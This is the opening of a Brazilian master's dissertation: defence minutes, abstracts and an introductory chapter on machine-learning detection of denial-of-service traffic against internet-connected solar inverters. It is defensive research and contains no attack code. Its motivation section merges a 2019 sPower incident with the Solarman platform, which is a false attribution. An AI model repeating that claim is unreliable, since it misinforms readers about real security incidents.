UNIVERSIDADE FEDERAL DO AMAZONAS

FACULDADE DE ENGENHARIA ELÉTRICA E DE COMPUTAÇÃO

PÓS-GRADUAÇÃO EM ENGENHARIA ELÉTRICA

DETECÇÃO DE ATAQUES DE NEGAÇÃO DE SERVIÇO EM INVERSORES FOTOVOLTAICOS CONECTADOS À INTERNET: UMA ABORDAGEM POR ENSEMBLE DE APRENDIZAGEM DE MÁQUINA

Elton John Carvalho dos Santos

Dissertação de Mestrado apresentada ao Programa de Pós-Graduação em Engenharia Elétrica, PPGEE, da Universidade Federal do Amazonas, como parte dos requisitos necessários à obtenção do título de Mestre em Engenharia Elétrica.

Orientadores: Alessandro Bezerra Trindade

Lucas Carvalho Cordeiro

Manaus

Julho de 2026

Ministério da Educação
Universidade Federal do Amazonas
Coordenação do Programa de Pós-Graduação em Engenharia Elétrica

ATA

Poder Executivo Ministério da Educação
Universidade Federal do Amazonas
Faculdade de Engenharia Elétrica e de Computação
Programa de Pós-graduação em Engenharia Elétrica

Pós-Graduação em Engenharia Elétrica. Av. General Rodrigo Octávio Jordão Ramos, nº 3.000 - Campus Universitário, Setor Norte - Coroado, Pavilhão do CETELI. Fone/Fax (92) 99271-8954 Ramal:2607. E-mail: ppgee@ufam.edu.br

ATA DO JULGAMENTO DA 193ª DEFESA DE DISSERTAÇÃO DE MESTRADO DO PROGRAMA DE PÓS-GRADUAÇÃO EM ENGENHARIA ELÉTRICA, APRESENTADO POR ELTON JOHN CARVALHO DOS SANTOS NA ÁREA DE CONCENTRAÇÃO EM CONTROLE E AUTOMAÇÃO DE SISTEMAS. Aos três dias do mês de julho do ano de dois mil e vinte seis, às 08:30 horas, no Auditório do Centro de Tecnologia Eletrônica e da Informação – CETELI/UFAM (Vídeo Conferência), sito a Av. Gal. Rodrigo Otávio Jordão Ramos/UFAM- Bairro do Coroado, nesta cidade de Manaus no Amazonas, reuniu-se a Banca Examinadora, indicada pela Coordenação de Pós-Graduação em Engenharia Elétrica, para julgamento da Defesa de Dissertação de Mestrado Nº 193ª, apresentado pelo candidato Elton John Carvalho dos Santos, na Área de Controle e Automação de Sistemas, intitulada "DETECÇÃO DE ATAQUES DE NEGAÇÃO DE SERVIÇO EM INVERSORES FOTOVOLTAICOS CONECTADOS À INTERNET: UMA ABORDAGEM POR ENSEMBLE DE APRENDIZAGEM DE MÁQUINA". O candidato teve como orientador principal o Prof. Dr. Alessandro Bezerra Trindade (UFAM) e Coorientador o Prof. Dr. Lucas Cordeiro Carvalho (UFAM). A Banca Examinadora foi composta pelos seguintes membros:

Presidente da Banca - Prof. Dr. Alessandro Bezerra Trindade (PPGEE/UFAM)

Membro Titular 1 (Externo) - Prof. Dr. Rayol de Mendonça Neto (SIDIA)

Membro Titular 2 (Interno) - Prof. Dr. Kenny Vinente dos Santos (PPGEE/UFAM)

O julgamento do trabalho foi realizado em sessão pública, compreendendo exposição da dissertação pelo candidato, seguida de arguição dos examinadores. Ao término dos trabalhos, os membros da banca examinadora, em sessão secreta, exararam o parecer em anexo. Encerrada a sessão. O Presidente da banca Professor Doutor Alessandro Bezerra Trindade (PPGEE/UFAM) agradeceu a participação de todos e lavrou esta Ata.

Prof. Dr. Alessandro Bezerra Trindade - Presidente
Prof. Dr. Rayol de Mendonça Neto - Membro Titular 1 Externo
Prof. Dr. Kenny Vinente dos Santos - Membro Titular 2 - Interno
Elton John Carvalho dos Santos - Candidato
Documento assinado eletronicamente

Manaus - AM, 03 de Julho de 2026.

Documento assinado eletronicamente por **Alessandro Bezerra Trindade**, **Professor do Magistério Superior**, em 10/08/2026, às 09:12, conforme horário oficial de Manaus, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

Documento assinado eletronicamente por **Rayol de Mendonça Neto**, **Usuário Externo**, em 10/08/2026, às 09:49, conforme horário oficial de Manaus, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

Documento assinado eletronicamente por **Elton John Carvalho dos Santos**, **Usuário Externo**, em 10/08/2026, às 10:06, conforme horário oficial de Manaus, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

Ficha Catalográfica

Elaborada automaticamente de acordo com os dados fornecidos pelo(a) autor(a).

S237d Santos, Elton John Carvalho dos
Detecção de ataques de negação de serviço em inversores fotovoltaicos conectados à internet: uma abordagem por ensemble de aprendizagem de máquina / Elton John Carvalho dos Santos. - 2026.
140 f. : il., color. ; 31 cm.

Orientador(a): Prof. Dr Alessandro Bezerra Trindade.
Coorientador(a): Prof. Dr. Lucas Carvalho Cordeiro.
Dissertação (mestrado) - Universidade Federal do Amazonas, Programa de Pós-Graduação em Engenharia Elétrica, MANAUS, 2026.

1. Inteligência artificial. 2. Ensemble. 3. Apredizagem de máquina. 4. Random forest. I. Trindade, Prof. Dr Alessandro Bezerra. II. Cordeiro, Prof. Dr. Lucas Carvalho . III. Universidade Federal do Amazonas. Programa de Pós-Graduação em Engenharia Elétrica. IV. Título

---

Dedico com sublime carinho aos que sonharam intensamente com isso a minha amada esposa Rosana Alves Sena, aos meus filhos Caio Eduardo Sena dos Santos e Eduardo Sena dos Santos e principalmente, pois sem a ajuda deles isso não seria possível

Agradecimentos

Eu sempre gostei de realizar minhas atividades sozinho, mas a vida nos ensina que existem situações em que o apoio e a colaboração de outras pessoas tornam-se indispensáveis para alcançar nossos objetivos. Este projeto de pesquisa é um exemplo disso, e agora, olhando para trás, vejo claramente como tantas pessoas foram fundamentais para a sua realização. Agradeço primeiramente a Deus, que sempre esteve ao meu lado em todos os momentos da minha vida, guiando-me com sua luz e fortalecendo-me nas horas de dificuldade. À CAPES, pela concessão da bolsa de mestrado que viabilizou minha dedicação integral a esta pesquisa, expresso minha profunda gratidão. Ao Professor Lucas e ao Professor Alessandro, deixo meu mais sincero reconhecimento. Vocês acreditaram no meu projeto de pesquisa, mesmo quando eu ainda tinha dúvidas, e foram faróis nos momentos de incerteza e conflitos. Mais do que orientadores, tornaram-se asas que me permitiram alçar voos que eu jamais imaginaria. Ao Prof. Dr. Waldir Sabino da Silva Junior, coordenador do PPGEE, agradeço pela intermediação junto à Pró-reitora de Pesquisa e Pós-graduação, Dra. Adriana Malheiro Alle Marie, da PROPESP, cujo apoio institucional foi essencial para o desenvolvimento deste trabalho. Estendo minha gratidão aos demais professores que contribuíram para minha formação acadêmica, compartilhando seus conhecimentos e experiências, bem como aos meus colegas de turma, que trouxeram desafios, apoio e companheirismo durante essa jornada. À minha família, meu eterno agradecimento por todo o apoio, paciência e compreensão que demonstraram durante o curso e no desenvolvimento deste trabalho. Sem vocês, nenhum dos meus passos teria a mesma força ou significado. Por fim, agradeço a todos que, de alguma forma, contribuíram para essa caminhada. Reconhecer o apoio e a generosidade daqueles que estiveram ao nosso lado é essencial para crescermos como seres humanos. Obrigado a todos que tornaram essa conquista uma realidade!

RESUMO

A aplicação da inteligência artificial na detecção de tráfego de ataques DoS em inversores de sistemas fotovoltaicos *ongrid* conectados à internet, numa configuração de minigeração distribuída (75 kW a 5 MW), descreve e delimita o escopo deste trabalho acadêmico, no qual técnicas de Aprendizagem de Máquina (AM) são aplicadas para viabilizar essa detecção. O objetivo desta pesquisa é propor, implementar e avaliar experimentalmente um sistema integrado de detecção de tráfego de ataques DoS em inversores fotovoltaicos conectados à rede elétrica. A solução proposta baseia-se na utilização de Inteligência Artificial para monitorar as incidências de ataques cibernéticos e prevenir falhas de segurança em inversores conectados à internet. A metodologia é baseada em um *ensemble* de classificadores (*Random Forest* e SVM com votação ponderada), treinado e validado sobre um conjunto de dados próprio, obtido por captura de tráfego em ambiente experimental simulado (OpenEMS em Docker, ataques gerados via Scapy), totalizando 43.200 instâncias, particionadas de forma estratificada em treino (70%), validação (15%) e teste (15%). A base pública UNSW-NB15 foi empregada exclusivamente como referência externa para a calibração da importância relativa das features, não compondo as partições de treino, validação ou teste. Os resultados experimentais demonstram que o *ensemble* proposto alcançou, no conjunto de teste completo, acurácia de 97,3%, *recall* de 98,2% e taxa de falsos positivos (FPR) de 6,9% na detecção de ataques de negação de serviço (DoS) simulados. Na comparação direta com métodos tradicionais sobre o mesmo subconjunto de padrões não observados em treinamento, o *ensemble* atingiu acurácia de 94,1%, superando o Snort (12,5%) e o Zeek (45,2%). O sistema manteve acurácia superior a 97% com até 10% de perda de pacotes e *recall* de 94,1% em ataques de evasão (quando um atacante tenta disfarçar o tráfego), com latência média de inferência de 12,3 ms e sobrecarga de CPU de apenas 23%, confirmando viabilidade operacional em tempo real. Conclui-se que a abordagem proposta é eficaz

e robusta nas condições testadas, decorrentes de tráfego sintético gerado em ambiente virtualizado com rotulagem determinística, representando uma contribuição relevante para a segurança cibernética de infraestruturas de energia renovável e uma base sólida para validação futura em sistemas reais de minigeração distribuída de porte semelhante.

Palavras-chave: Inteligência artificial, Ensemble, Aprendizagem de Máquina, Random Forest.

ABSTRACT

The application of artificial intelligence to detect DoS attack traffic in on-grid photovoltaic system inverters connected to the internet, in a distributed mini-generation configuration (75 kW to 5 MW), describes and delimits the scope of this academic work, in which Machine Learning (ML) techniques are applied to enable such detection. The objective of this research is to propose, implement, and experimentally evaluate an integrated system for detecting DoS attack traffic in photovoltaic inverters connected to the electrical grid. The proposed solution is based on the use of Artificial Intelligence to monitor cybersecurity incidents and prevent security failures in internet-connected inverters. The methodology is based on an ensemble of classifiers (Random Forest and SVM with weighted voting), trained and validated on a proprietary dataset obtained through traffic capture in a simulated experimental environment (OpenEMS in Docker, attacks generated via Scapy), totaling 43,200 instances, stratified partitioned into training (70%), validation (15%), and test (15%). The public UNSW-NB15 dataset was used exclusively as an external reference for calibrating the relative importance of features, not comprising the training, validation, or test partitions. The experimental results demonstrate that the proposed ensemble achieved, on the complete test set, an accuracy of 97.3%, recall of 98.2%, and false positive rate (FPR) of 6.9% in detecting simulated denial-of-service (DoS) attacks. In direct comparison with traditional methods on the same subset of patterns not observed during training, the ensemble achieved an accuracy of 94.1%, surpassing Snort (12.5%) and Zeek (45.2%). The system maintained accuracy above 97% with up to 10% packet loss and recall of 94.1% in evasion attacks (when an attacker attempts to disguise traffic), with an average inference latency of 12.3 ms and CPU overhead of only 23%, confirming real-time operational feasibility. It is concluded that the proposed approach is effective and robust under the tested conditions,

derived from synthetic traffic generated in a virtualized environment with deterministic labeling, representing a relevant contribution to the cybersecurity of renewable energy infrastructures and a solid foundation for future validation in real distributed mini-generation systems of similar scale.

Keywords: Artificial Intelligence, Ensemble, Machine Learning, Random Forest.

Nota sobre o uso de ferramentas de Inteligência Artificial

Em conformidade com a CNPq (Portaria 2664/2026) e com a política de integridade científica adotada neste trabalho. Ferramentas como Grammarly, Superhuman Go, Zotero, Zenodo, Paperpile, Google Scholar Labs (com Gemini) e GPT-5.4 Thinking foram utilizadas exclusivamente para suporte idiomático, auxiliando no referenciamento, auxiliando na extração de informações de artigos, auxiliando na organização temática da revisão de literatura, identificação de estudos relacionados e refinamento técnico de descrições e código. Essas ferramentas jamais substituíram o julgamento crítico, as decisões metodológicas ou a contribuição intelectual do autor. Todos os resultados gerados com auxílio de IA foram revisados, validados e, quando necessário, modificados pelo autor antes da inclusão no manuscrito. O autor assume total responsabilidade pelo conteúdo final, interpretação, precisão e integridade do texto e das análises realizadas.

Sumário

Lista de Figuras

Lista de Tabelas

Siglas

ABNT Associação Brasileira de Normas Técnicas

AM Aprendizagem de Máquina

API Interface de Programação de Aplicações

APT Ameaça Persistente Avançada

CISA Agência de Segurança de Infraestrutura e Cibersegurança dos EUA

DDoS Ataque de Negação de Serviço Distribuído

DIVD Dutch Institute for Vulnerability Disclosure

DoS Ataque de Negação de Serviço

FCAS Serviços Auxiliares de Controle de Frequência

FCESS Serviços Essenciais do Sistema Co-otimizados por Frequência

IoT Internet das Coisas

MITM Ataque do Homem do Meio

MPPT Rastreamento de Ponto de Máxima Potência

NBR NBR 16274 – Requisitos mínimos para documentação e comissionamento de Sistemas fotovoltaicos conectados à rede

NIST Instituto Nacional de Padrões e Tecnologia

NVD National Vulnerability Database

RDI Inspetoria do Governo Holandês para Infraestrutura Digital

SCADA Sistema de Supervisão e Aquisição de Dados

SFCR Sistemas Fotovoltaicos Conectados à Rede

SVM Máquina de Vetor de Suporte

Capítulo 1

Introdução

A geração de energia elétrica por fontes renováveis tem ganhado relevância sem precedentes nos últimos anos, impulsionada pela necessidade urgente de reduzir a dependência de combustíveis fósseis e de combater os efeitos das mudanças climáticas (Dias, 2024). Nesse cenário, os sistemas fotovoltaicos consolidam-se como pilares centrais da transição global para uma matriz energética sustentável, conforme destacado no Relatório Mundial de Energia Renovável de 2023 (International Energy Agency, 2023). Todavia, para empreendimentos enquadrados na faixa de minigeração de potência instalada entre 75 kW e 5 MW, nos termos da Lei n.º 14.300/2022 (Brasil, 2022), a adoção e a operação desses sistemas impõem desafios específicos: a complexidade de integração à rede elétrica, a exposição de componentes críticos como os inversores a vetores de ataque e a necessidade de assegurar confiabilidade e segurança dessas instalações (Carvalho *et al.*, 2018). À medida que a digitalização e a conectividade desses sistemas se intensificam, os vetores de ataque cibernéticos tornam-se uma preocupação central, tornando indispensável o monitoramento proativo de inversores conectados à internet.

Neste trabalho, adota-se a definição de sistema fotovoltaico conectado à rede (SFCR) como aquele diretamente ligado a uma rede elétrica ou industrial, sem capacidade de operação independente (Kalogirou, 2017; Borge-Diez; Rosales-Asensio, 2023). Quando equipado com inversores inteligentes que transmitem dados de geração de energia em tempo real a plataformas em nuvem, esse sistema passa a integrar também a infraestrutura digital da instalação, tornando-se acessível e, portanto, vulnerável pela internet (Gonçalves; Júnior, 2023).

Os vetores de ataque cibernético são particularmente relevantes em empresas com potência de minigeração: nessa faixa, a estrutura operacional costuma ser enxuta, sem equipes dedicadas à manutenção preditiva, o que torna as interrupções não planejadas especialmente onerosas e capazes de comprometer a viabilidade do investimento em energia solar (Almeida, 2024; Mesquita; Almeida, 2024). Diante desse cenário, o monitoramento automatizado do fluxo de pacotes de dados que trafegam pela rede à qual o inversor está conectado surge como uma abordagem promissora para reduzir a exposição desse equipamento a ataques cibernéticos, ao mesmo tempo em que viabiliza a validação contínua das configurações do sistema fotovoltaico.

A integração de técnicas de Aprendizagem de Máquina (AM) complementa essa abordagem, permitindo o monitoramento em tempo real e o diagnóstico de padrões anômalos de tráfego em usinas fotovoltaicas. Aplicadas ao tráfego de rede, essas técnicas possibilitam a criação de sistemas cuja configuração é validada de forma contínua e automática, nos quais o monitoramento do tráfego da rede de computadores à qual os inversores estão conectados é integrado ao próprio processo de operação (Souza; Sousa; Rodrigues, 2025; Ruedisueli *et al.*, 2024).

1.1 Problema de Pesquisa

Os SFCR desempenham um papel crucial na geração de energia limpa, mas vêm revelando vetores de ataque significativos no âmbito da cibersegurança, especialmente nos inversores conectados à internet, que são responsáveis pela conversão da energia de corrente contínua em corrente alternada. Identificar esses tipos de ataques cibernéticos direcionados a esses equipamentos é um desafio técnico de primeira ordem, pois os métodos convencionais de monitoramento apresentam limitações estruturais que os tornam inadequados para o cenário atual.

Os sistemas de detecção tradicionais baseiam-se predominantemente em duas abordagens: alarmes operacionais de geração de energia e sistemas de detecção de intrusão (IDS) baseados em assinaturas. Os primeiros são incapazes de detectar anomalias no tráfego de rede porque operam exclusivamente no domínio elétrico, monitorando grandezas como tensão, corrente e potência, sem qualquer visibilidade

da camada de comunicação. Um ataque DoS que não afeta imediatamente a geração de energia pode passar despercebido por horas ou dias, até que seus efeitos colaterais se manifestem no desempenho do inversor. Os segundos, embora atuem no domínio de rede, dependem de assinaturas conhecidas para identificar ataques, sendo ineficazes contra variantes desconhecidas ou ataques que exploram vulnerabilidades de dia zero, como os observados em inversores Solarman e Deye em 2024 (Bitdefender, 2024).

Para que uma abordagem baseada em análise de tráfego seja plenamente eficaz, é indispensável o desenvolvimento de modelos de diagnóstico alimentados tanto por dados históricos quanto por dados coletados em tempo real, capazes de aprender padrões normais de comportamento e identificar desvios sem depender de assinaturas predefinidas. Diante desse cenário, surge a pergunta central desta pesquisa: *Como as técnicas de AM podem contribuir para detectar e diagnosticar vetores de ataques cibernéticos em inversores fotovoltaicos conectados à internet, elevando seu nível de proteção?*

A investigação das estratégias de detecção automática de ataques, com foco no desempenho contínuo e eficiente dos sistemas fotovoltaicos conectados à internet, constitui, portanto, o eixo central deste trabalho.

1.2 Motivação da Pesquisa

O que antes parecia apenas uma hipótese técnica distante tornou-se uma pauta concreta de cibersegurança: ameaças de invasão a inversores solares deixaram de ser teóricas e passaram a influenciar decisões de política pública, de mercado e de regulação. Em 2019, a plataforma Solarman da sPower sofreu um ataque de negação de serviço (DoS) decorrente de falhas em um *firewall* desatualizado, comprometendo a operação de centenas de inversores (Dark Reading, 2019). Em 2024, o Laboratório Bitdefender documentou que inversores das marcas Solarman e Deye foram comprometidos em larga escala para formar uma *botnet*, explorando vulnerabilidades críticas como a reutilização de *tokens* JWT nas APIs de gerenciamento (Bitdefender, 2024). A plataforma Cyber Security Brasil (2025) confirmou a continuidade dessas ameaças, reportando novos casos de comprometimento em território nacional. Esses incidentes demonstram que a superfície de ataque cibernético a inversores cresceu

substancialmente e que a inércia representa um risco operacional inaceitável.

Esses eventos evidenciam uma assimetria crítica: enquanto a superfície de ataque cresce com a expansão dos sistemas fotovoltaicos conectados à internet, a capacidade de defesa das empresas de pequeno porte permanece limitada. Instalações na faixa de minigeração raramente dispõem de equipes especializadas em segurança de redes industriais, e os métodos convencionais de monitoramento baseados em alarmes operacionais são incapazes de identificar anomalias de tráfego na rede de dados. Os vetores de ataque amplamente documentados em inversores Solarman e Deye expuseram riscos reais de acesso não autorizado e controle remoto malicioso por terceiros, comprometendo não apenas a geração de energia, mas também a estabilidade da rede elétrica à qual esses equipamentos estão conectados (Bitdefender, 2024).

Essa lacuna justifica a investigação de abordagens automatizadas e inteligentes capazes de monitorar em tempo real o fluxo de pacotes de dados que trafegam pelos inversores conectados à internet, reduzindo os vetores de ataque e permitindo a detecção precoce de eventos como os ataques de negação de serviço. A aplicação de técnicas de AM apresenta-se, portanto, como uma linha de investigação factível para validar configurações de sistemas fotovoltaicos, diagnosticar padrões anômalos de tráfego e, em última análise, elevar o patamar de segurança exigido pela criticidade do setor elétrico, sem abrir mão dos benefícios da geração distribuída.

1.3 Objetivos

1.3.1 Objetivo Geral

Investigar vetores de ataque cibernético por meio do monitoramento e da detecção de ataques de negação de serviço (DoS) em sistemas fotovoltaicos de empresas com demanda na faixa de minigeração, com foco na aplicação de técnicas de AM para o monitoramento em tempo real de inversores conectados à internet.

1.3.2 Objetivos Específicos

- Propor um modelo baseado em AM para monitoramento e detecção de ataques cibernéticos;
- Desenvolver um modelo de detecção baseado em técnicas de AM para identificar ataques de negação de serviço (DoS);
- Avaliar o desempenho dos classificadores SVM e *Random Forest* na detecção de ataques cibernéticos em inversores fotovoltaicos, utilizando as métricas de acurácia, precisão e F1-score;
- Analisar o poder discriminativo das *features* de tráfego em cenários de evasão, distinguindo características robustas (entropia dos IPs de origem e relação SYN/ACK) de características sensíveis à manipulação do atacante (tamanho médio dos pacotes).

1.4 Contribuições da Pesquisa

A presente pesquisa oferece contribuições estruturadas em duas frentes: científica e prática, alinhadas aos desafios de cibersegurança em sistemas fotovoltaicos conectados à internet.

Do ponto de vista científico, o trabalho avança ao propor um *framework* baseado em Aprendizagem de Máquina para o monitoramento contínuo de inversores fotovoltaicos conectados à internet, permitindo o diagnóstico de padrões anômalos de tráfego e a detecção precoce de ataques como os de negação de serviço. Os experimentos realizados com os classificadores supervisionados SVM e *Random Forest* em ambientes de minigeração distribuída servem como base para futuras investigações na interseção entre segurança cibernética e sistemas de energia renovável. A análise de importância relativa das *features* revelou que a entropia dos endereços IP de origem e a relação SYN/ACK mantêm poder discriminativo mesmo sob evasão intencional, enquanto o tamanho médio dos pacotes perde relevância nesse cenário — resultado com implicações diretas para o projeto de sistemas de detecção resilientes.

Para o âmbito prático, especialmente em empresas com demanda na faixa de minigeração, as contribuições concentram-se na detecção de ataques de negação de

serviço e na identificação de vetores de ataque em *firmware* de inversores, como os reportados em equipamentos Solarman e Deye (Bitdefender, 2024), além da proteção contra acessos não autorizados e controle remoto malicioso. Essas medidas mitigam riscos de intervenção indevida nos sistemas fotovoltaicos, reduzem interrupções operacionais não planejadas e fortalecem a resiliência dos sistemas fotovoltaicos conectados à internet, contribuindo para a confiabilidade da matriz energética distribuída.

1.5 Revisão da Literatura

Esta seção apresenta uma revisão crítica e comparativa da literatura relacionada ao tema desta dissertação, abrangendo dois eixos principais: a segurança cibernética em sistemas fotovoltaicos conectados à internet e a aplicação de técnicas de AM para monitoramento e detecção de ataques em inversores. O objetivo é contextualizar a presente pesquisa no estado da arte, evidenciando as contribuições e limitações dos trabalhos anteriores e identificando a lacuna que esta investigação se propõe a preencher.

1.5.1 Análise Comparativa da Literatura

A Tabela 1.1 apresenta uma análise comparativa dos principais trabalhos de pesquisa relacionados ao tema de vetores de ataque em sistemas fotovoltaicos e à aplicação de técnicas de AM para o monitoramento de inversores conectados à internet, categorizando-os por foco principal, contribuições e limitações.

Tabela 1.1: Trabalhos relacionados organizados cronologicamente

Referência	**Foco Principal**	**Contribuições e Limitações Relevantes**
(Bishop, 2006)	Fundamentos teóricos de redes neurais e AM.	**Contribuição:** Obra fundamental que estabelece as bases matemáticas para algoritmos de classificação, como funções de perda e otimização. **Limitação:** Abordagem teórica geral, sem aplicação ou contexto específico para sistemas fotovoltaicos ou segurança cibernética.
(Zetter, 2016)	Análise de incidentes cibernéticos em infraestrutura crítica.	**Contribuição:** Documenta o ataque à rede elétrica ucraniana (2015), comprovando a materialidade do risco cibernético para o setor elétrico. **Limitação:** Relato histórico-jornalístico, sem propostas tecnológicas para detecção ou mitigação.
(Mustafa *et al.*, 2020)	Detecção de falhas operacionais em SFCR com AM.	**Contribuição:** Demonstra a superioridade de AM (SVM, árvores de decisão) para detectar fatores de degradação de desempenho como sombreamento e sujeira, com alta acurácia. **Limitação:** Foco restrito a falhas elétricas/ambientais; não aborda a detecção de ameaças cibernéticas ou a integridade dos dados de comunicação.
(Kandasamy, 2020)	Análise holística de riscos cibernéticos em IoT.	**Contribuição:** Aborda explicitamente "novel attack vectors"em sistemas de energia, discutindo vetores de ataque e sua classificação. **Limitação:** Foco em análise de risco e classificação, sem desenvolvimento de mecanismos de detecção baseados em AM.

Referência	Foco Principal	Contribuições e Limitações Relevantes
(Yaacoub *et al.*, 2020)	Análise de vetores de ataque em protocolos industriais (Modbus).	**Contribuição:** Catalogação abrangente das vulnerabilidades inerentes ao protocolo Modbus/TCP, como falta de autenticação, criptografia e controle de acesso. **Limitação:** Análise focada no protocolo; não explora a aplicação de técnicas de AM para detectar explorações específicas do Modbus no contexto de SFCR.
(Lal *et al.*, 2021)	Modelagem de ataques de controle de frequência via inversores.	**Contribuição:** Simula o impacto de ataques coordenados a inversores na estabilidade da rede elétrica, demonstrando o potencial de causar interrupções generalizadas. **Limitação:** Pesquisa baseada em simulação; concentra-se na modelagem do ataque e seu impacto, sem desenvolver mecanismos de detecção em nível de dispositivo ou rede.
(Delarea; Oren, 2022)	Vetores de ataque em inversores inteligentes.	**Contribuição:** Estabelece analogias entre vetores de ataque de inversores e dispositivos IoT, listando vetores como ataques de repetição e injeção de dados falsos em sensores. **Limitação:** Análise qualitativa e exploratória; não implementa nem testa um sistema de detecção para esses vetores.
(Jones; Darbali-Zamora, 2023)	Segurança cibernética em inversores fotovoltaicos.	**Contribuição:** Aborda vetores de ataque no contexto de detecção de intrusão para inversores fotovoltaicos. **Limitação:** Foco principal na implementação de sistemas de detecção, sem desenvolver uma taxonomia abrangente de vetores de ataque.

Referência	Foco Principal	Contribuições e Limitações Relevantes
(Rijksinspectie Digitale Infrastructuur, 2023)	Avaliação de segurança cibernética em inversores comerciais.	**Contribuição:** Estudo empírico que testa inversores reais e conclui que todos são vulneráveis a ataques, como desativação remota e uso em *botnets*. **Limitação:** Foco em conformidade e relato de vetores de ataque; não oferece metodologia para monitoramento contínuo ou detecção em tempo real.
(Bitdefender, 2024)	Vetores de ataque em APIs de plataformas de gerenciamento solar.	**Contribuição:** Identifica falhas críticas — como reutilização de *tokens* JWT — em plataformas como a Solarman, que permitem o controle total de inversores. **Limitação:** Foco na descoberta da vulnerabilidade específica e no processo de divulgação responsável, sem desenvolver um sistema de detecção genérico.
(Bao *et al.*, 2025)	Ameaças Persistentes Avançadas (APTs) a sistemas solares.	**Contribuição:** Alerta sobre o direcionamento de atores estatais (APTs) a sistemas de energia descentralizados, como inversores inteligentes. **Limitação:** Caráter prospectivo e de análise de inteligência de ameaças; não apresenta contramedidas técnicas específicas.

1.5.2 Análise Crítica e a Lacuna de Pesquisa

A análise da literatura revela um cenário de pesquisa dividido em dois grupos, cujas contribuições, embora relevantes, concentram-se em domínios específicos e não integrados.

De um lado, há um corpo de pesquisa robusto focado em falhas operacionais, que utiliza técnicas de AM para otimizar o desempenho e a manutenção de SFCR, como exemplificado por (Mustafa *et al.*, 2020). Esses trabalhos tratam o sistema

fotovoltaico como uma fonte de dados puramente elétrica, ignorando as camadas de comunicação e *software* que o tornam um alvo cibernético.

Do outro lado, encontram-se estudos que investigam os vetores de ataque cibernético em inversores e plataformas, vindos tanto da academia (Delarea; Oren, 2022; Kandasamy, 2020) quanto da indústria e de órgãos reguladores (Rijksinspectie Digitale Infrastructuur, 2023; Bitdefender, 2024). Esses estudos são cruciais para mapear a superfície de ataque e compreender os vetores de exploração, mas geralmente se limitam ao diagnóstico da vulnerabilidade, sem propor um método ativo e contínuo de monitoramento para detectar quando tais vetores são, de fato, explorados.

As pesquisas sobre ataques de alto impacto, como os de desestabilização da rede (Lal *et al.*, 2021; Jones; Darbali-Zamora, 2023), demonstram as graves consequências de um ataque bem-sucedido. No entanto, essas pesquisas são predominantemente baseadas em modelos e simulações, focando no que pode acontecer e não em como detectar que está acontecendo. Paralelamente, o conhecimento aprofundado sobre as fraquezas de protocolos como o Modbus (Yaacoub *et al.*, 2020) fornece a base para entender como um ataque pode ser executado na prática, mas raramente é combinado com técnicas de detecção inteligente.

1.5.3 Posicionamento desta Pesquisa no Estado da Arte

A presente pesquisa posiciona-se na confluência dos domínios descritos, preenchendo a lacuna identificada na literatura ao integrar três avanços: (i) a correlação conceitual entre padrões de tráfego Modbus/TCP e impacto operacional na geração, com o tráfego de rede atuando como indicador precoce de comprometimento do inversor (validação experimental proposta como trabalho futuro); (ii) o desenvolvimento e a validação de um mecanismo ativo de detecção baseado em AM para ataques DoS, analisando exclusivamente *features* de tráfego como entropia de IPs de origem e relação SYN/ACK ; e (iii) a aplicação específica de técnicas de classificação (SVM e *Random Forest*) para detecção de ataques cibernéticos em inversores solares, utilizando características extraídas do tráfego Modbus/TCP, em contraste com abordagens anteriores focadas em falhas operacionais ou em análises puramente protocolare.

A análise comparativa evidencia duas abordagens predominantes na literatura:

estudos descritivos, como (Zetter, 2016; Cybersecurity and Infrastructure Security Agency, 2023; National Institute of Standards and Technology, 2024), que documentam incidentes reais sem propor soluções práticas; e pesquisas de classificação, como (Delarea; Oren, 2022; Kandasamy, 2020), que categorizam vetores de ataque, mas não desenvolvem sistemas de detecção baseados em AM. Esta pesquisa posiciona-se na interseção dessas abordagens, conjugando a categorização de ameaças com a implementação prática de mecanismos de detecção que atuam nos níveis operacional e cibernético.

No domínio dos ataques de rede, os trabalhos de (Lal *et al.*, 2021; Jones; Darbali-Zamora, 2023) avançam na modelagem de impacto sistêmico de inversores comprometidos, mas permanecem restritos ao âmbito da simulação, sem oferecer soluções para detecção em tempo real. Esta pesquisa diferencia-se ao propor contramedidas ativas baseadas em AM, capazes de identificar padrões de comprometimento antes da execução de ataques em larga escala.

A originalidade da pesquisa reside, portanto, na síntese desses campos em um *framework* detecção precoce para sistemas fotovoltaicos de minigeração distribuída, integrando o conhecimento sobre vetores de ataque (Rijksinspectie Digitale Infrastructuur, 2023; Yaacoub *et al.*, 2020; Kandasamy, 2020), o potencial de impacto sistêmico (Lal *et al.*, 2021) e a capacidade analítica da AM (Bishop, 2006).

1.6 Estrutura do Trabalho

Esta dissertação está organizada em cinco capítulos, cada um abordando aspectos específicos da pesquisa sobre o monitoramento e a detecção de ataques cibernéticos em sistemas fotovoltaicos conectados à internet.

O **Capítulo 1 — Introdução** contextualiza o problema de pesquisa, apresentando a relevância dos sistemas fotovoltaicos na transição energética global e os desafios enfrentados por empresas com potência instalada de geração entre 75 kW e 5 MW diante de ataques cibernéticos a inversores conectados à internet. Nele são definidos o problema central, os objetivos gerais e específicos, as contribuições científicas e práticas esperadas do trabalho, bem como uma revisão crítica da literatura que posiciona esta pesquisa no estado da arte, evidenciando a lacuna que a

investigação se propõe a preencher.

O **Capítulo 2 — Fundamentos Teóricos** estabelece as bases conceituais da pesquisa, abordando sistematicamente as características técnicas dos sistemas fotovoltaicos conectados à rede elétrica, os principais vetores de ataques cibernéticos a inversores e as técnicas de AM aplicáveis ao monitoramento e à segurança desses sistemas.

O **Capítulo 3 — Metodologia** detalha a abordagem integrada desenvolvida para a investigação e a mitigação de ataques cibernéticos. Apresenta o diagrama metodológico completo, descrevendo as três fases principais: configuração do ambiente experimental, treinamento de modelos e implementação da detecção. Inclui ainda a descrição dos algoritmos de simulação de ataques, dos procedimentos de captura de tráfego de rede, do desenvolvimento do modelo de detecção e das métricas de avaliação adotadas.

O **Capítulo 4 — Procedimento Experimental e Resultados** descreve a implementação prática e a validação da metodologia proposta. Apresenta os resultados obtidos em ambiente controlado, incluindo a configuração da bancada de simulação, a execução de ataques DoS, a captura e a análise de tráfego, o processamento dos dados com os modelos de AM e a avaliação comparativa do desempenho dos classificadores SVM e *Random Forest* por meio das métricas de acurácia, precisão e F1-score.

